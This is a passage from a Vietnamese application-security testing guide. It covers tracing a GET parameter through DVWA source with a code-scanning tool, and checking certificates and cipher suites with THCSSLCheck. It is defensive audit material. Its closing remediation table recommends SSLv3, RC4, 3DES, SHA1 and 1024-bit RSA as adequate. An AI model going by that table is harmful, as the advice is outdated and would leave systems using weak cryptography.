- Yêu cầu cài đặt phải có DotNet Framework phiên bản 3.5 trở lên. Quá trình cài đặt như bình thường. Hình dưới là giao diện công cụ sau cài đặt:



Hình 50: Công cụ App Code Scan

3.2 Tìm kiếm điểm vào ứng dụng.


- Công cụ hỗ trợ tìm kiếm dựa theo Rule. Rule được lưu trong file hoặc nhập trực tiếp bằng tay. Để bắt đầu gồm:
 - Bước 1: Chọn nơi lưu trữ mã nguồn:



Bước 2: Thiết lập Rule tìm kiếm



- Chọn Rule trong file (trỏ đến file) hoặc dạng nhập bằng tay (Pattern). Lưu ý Pattern nhập theo dạng Regular Expression.
 - Ví dụ tìm kiếm điểm vào dạng GET: nhập “_GET”
 - Kết quả những điểm vào tìm được:



Hình 51: Kết quả tìm kiếm

3.3 Trace đến điểm cuối

- Chọn điểm vào ứng dụng, nội dung của file sẽ xuất hiện ở khung lớn bên phải và được highlight:

```

Scan | Log |
Source files (Read Only)
instructions.php(19)
[ 6] dvwaPageStartup( array( 'authenticated', 'phpids' ) );
[ 7]
[ 8] $page = dvwaPageNewGrab();
[ 9] $page[ 'title' ] .= $page[ 'title_separator' ].'Instructions';
[10] $page[ 'page_id' ] = 'instructions';
[11]
[12] $docs = array(
[13]     'readme' => array( 'legend' => 'Read Me', 'file' => 'README.txt' ),
[14]     'changelog' => array( 'legend' => 'Change Log', 'file' => 'CHANGELOG.txt' ),
[15]     'copying' => array( 'legend' => 'Copying', 'file' => 'COPYING.txt' ),
[16]     'PHPIDS-license' => array( 'legend' => 'PHPIDS License', 'file' => DVWA_WEB_PAGE_TO_PHPIDS.'LICENSE' ),
[17] );
[18]
[19] $selectedDocId = isset($_GET['doc']) ? $_GET['doc']: "";
[20] if( !array_key_exists($selectedDocId, $docs) ){
[21]     $selectedDocId = 'readme';
[22] }
[23] $readFile = $docs[ $selectedDocId ][ 'file' ];
[24]
[25] $instructions = file_get_contents( DVWA_WEB_PAGE_TO_ROOT.$readFile );
[26]
[27]

```

Hình 52: Mã nguồn ứng dụng

- Chọn biến cần trace, chuột phải chọn trace:

```

17]
18]
19] $selectedDocId = isset($_GET['doc']) ? $_GET['doc']: "";
20] if( !array_key_exists($selectedDocId, $docs) ){
21]     $selectedDocId = 'readme';
22] }
23] $readFile = $docs[ $selectedDocId ][ 'file' ];
24]
25] $instructions = file_get_contents( DVWA_WEB_PAGE_TO_ROOT.$readFile );
26]
27]

```

Hình 53: Trace code

- Kết quả ở khung dưới:

Trace					
		Trace Name	File Name	Line Number	Line Text
	<input checked="" type="checkbox"/>	\$selectedDocId	instructions.php	42	\$selectedClass = (\$docId == \$selectedDocId) ? 'selected' : '';
	<input checked="" type="checkbox"/>	\$selectedDocId	instructions.php	23	\$readFile = \$docs[\$selectedDocId]['file'];
	<input checked="" type="checkbox"/>	\$selectedDocId	instructions.php	21	\$selectedDocId = 'readme';
	<input checked="" type="checkbox"/>	\$selectedDocId	instructions.php	20	if(!array_key_exists(\$selectedDocId, \$docs)) {

Hình 54: Kết quả trace

- Lưu ý tùy chọn tất cả file: All File.
- Trace lại từ dưới lên trên. Mặc định điểm cuối sẽ xuất hiện ở trên cùng khung kết quả. Chọn điểm đó khung code sẽ di chuyển tới.

```

[ 40] $docMenuHtml = '';
[ 41] foreach( array_keys( $docs ) as $docId ) {
[ 42]     $selectedClass = ( $docId == $selectedDocId ) ? 'selected' : '';
[ 43]     $docMenuHtml .= "<span class=\"$submenu_item{$selectedClass}\"><a href='?doc={$docId}'>{$docs[$docId]}";
[ 44] }
[ 45] $docMenuHtml = "<div class='submenu'>{$docMenuHtml}</div>";
[ 46]
[ 47] $page[ 'body' ] .= "
[ 48] <div class='body_padded'>
[ 49]     <h1>Instructions</h1>
[ 50]
[ 51]

```

Source Code Analyzer
Vulnerability tracer
Trace Analyzer Trace In file All file

race

Trace

	Trace Name	File Name	Line Number	Line Text
▶	✗ \$selectedDocId	instructions.php	42	\$selectedClass = (\$docId == \$se

IV. Hướng dẫn kiểm tra SSL/HTTPS

1. Nội dung kiểm tra

Kiểm tra việc sử dụng SSL/TLS đảm bảo các tiêu chí:

Sử dụng chứng thư số hợp lệ không đổi với các ứng dụng public trên Internet

Chứng thư số hết hạn không


Chứng thư sử dụng thuật toán mạnh không.

2. Cách thức kiểm tra

- Đối với ứng dụng có hỗ trợ sử dụng SSL/TLS tiến hành kiểm tra như sau:

Kiểm tra sử dụng chứng thư số tự ký

- Truy cập vào trang HTTPS, nếu hiện ra thông báo “This Connection is Untrusted” hoặc “Truy cập không an toàn” như sau:



Hình 55: Trình duyệt hiển thị chứng thư không hợp lệ

- Click vào phần Technical Details:

▼ Technical Details

10.58.4.78:8443 uses an invalid security certificate.

The certificate is not trusted because it is self-signed.

The certificate is only valid for vpserver

The certificate expired on 8/6/2008 9:46 AM. The current time is 4/17/2013 9:37 AM.


(Error code: sec_error_expired_issuer_certificate)

Thông báo mắc lỗi chứng thư số tự ký


- Nếu là chứng thư số tự ký sẽ có thông báo lỗi: “not trusted because it is self-signed”.
- **Lưu ý:** Với những ứng dụng nội bộ, có thể sử dụng chứng thư số tự ký. Những ứng dụng public, thương mại điện tử bắt buộc phải sử dụng chứng thư số đã được xác thực – verify bởi trình duyệt.

Kiểm tra chứng thư số hết hạn

- Kiểm tra trường “Expires” trên chứng thư số. Nếu quá thời gian hiện tại thì mắc lỗi sử dụng chứng thư số hết hạn.



Hình 56: Hiển thị thông tin chi tiết về chứng thư số



Hình 57: Chứng thư số đã hết hạn

Kiểm tra thuật toán mã hóa yếu

- Sử dụng công cụ THC SSL check lấy thông tin về những thuật toán mã hóa được hỗ trợ. Cú pháp câu lệnh:

```
THCSSLCheck.exe <ip hoặc domain> <port SSL/TLS>
```

```
G:\Tools>THCSSLCheck.exe 10.58.4.78 8443

-----
THCSSLCheck v0.1 - coding johnny cyberspace (www.thc.org) 2004

[*] testing if port is up. please wait...
[*] port is up !
[*] testing if service speaks SSL ...
[*] service speaks SSL !

[*] now testing SSLv2
      DES-CBC3-MD5 - 168 Bits - unsupported
      IDEA-CBC-MD5 - 128 Bits - unsupported
      RC2-CBC-MD5 - 128 Bits - unsupported
      RC4-MD5 - 128 Bits - unsupported
      RC4-64-MD5 - 64 Bits - unsupported
      DES-CBC-MD5 - 56 Bits - unsupported
      EXP-RC2-CBC-MD5 - 40 Bits - unsupported
      EXP-RC4-MD5 - 40 Bits - unsupported

[*] now testing SSLv3
      DHE-RSA-AES256-SHA - 256 Bits - unsupported
      DHE-DSS-AES256-SHA - 256 Bits - unsupported
      AES256-SHA - 256 Bits - unsupported
      EDH-RSA-DES-CBC3-SHA - 168 Bits - supported
      EDH-DSS-DES-CBC3-SHA - 168 Bits - unsupported
      DES-CBC3-SHA - 168 Bits - supported
      DHE-RSA-AES128-SHA - 128 Bits - supported
      DHE-DSS-AES128-SHA - 128 Bits - unsupported
      AES128-SHA - 128 Bits - supported
      IDEA-CBC-SHA - 128 Bits - unsupported
      DHE-DSS-RC4-SHA - 128 Bits - unsupported
      RC4-SHA - 128 Bits - supported
```

Hình 58: Sử dụng THC SSLCheck liệt kê các thuật toán SSL/TLS hỗ trợ

- Các thuật toán mã hóa phải đảm bảo đủ mạnh. Nếu sử dụng các loại thuật toán mã hóa sau thì mắc lỗi sử dụng thuật toán yếu trong SSL/HTTPS. Dưới đây là danh sách các thuật toán mã hóa yếu, không đủ mạnh.

Kiểu mã hóa, thuật toán yếu	Cách khắc phục
Sử dụng SSLv2	Sử dụng SSLv3 hoặc TLS
Hỗ trợ NULL cipher	Không hỗ trợ NULL cipher
Sử dụng hàm băm MD5	Sử dụng từ SHA1 trở lên
Sử dụng mã hóa khối DES	Sử dụng các thuật toán 3DES, AES, RC4
Độ dài khóa đối xứng dưới 128 bit	Sử dụng khóa độ dài từ 128 bit trở lên
Độ dài khóa bất đối xứng RSA có độ dài dưới 1024 bit	Khóa RSA độ dài tối thiểu từ 1024 bit trở lên
Sử dụng anonymous Diffie-Hellman	Sử dụng ephemeral Diffie-Hellman

Danh sách những thuật toán mã hóa yếu và cách khắc phục.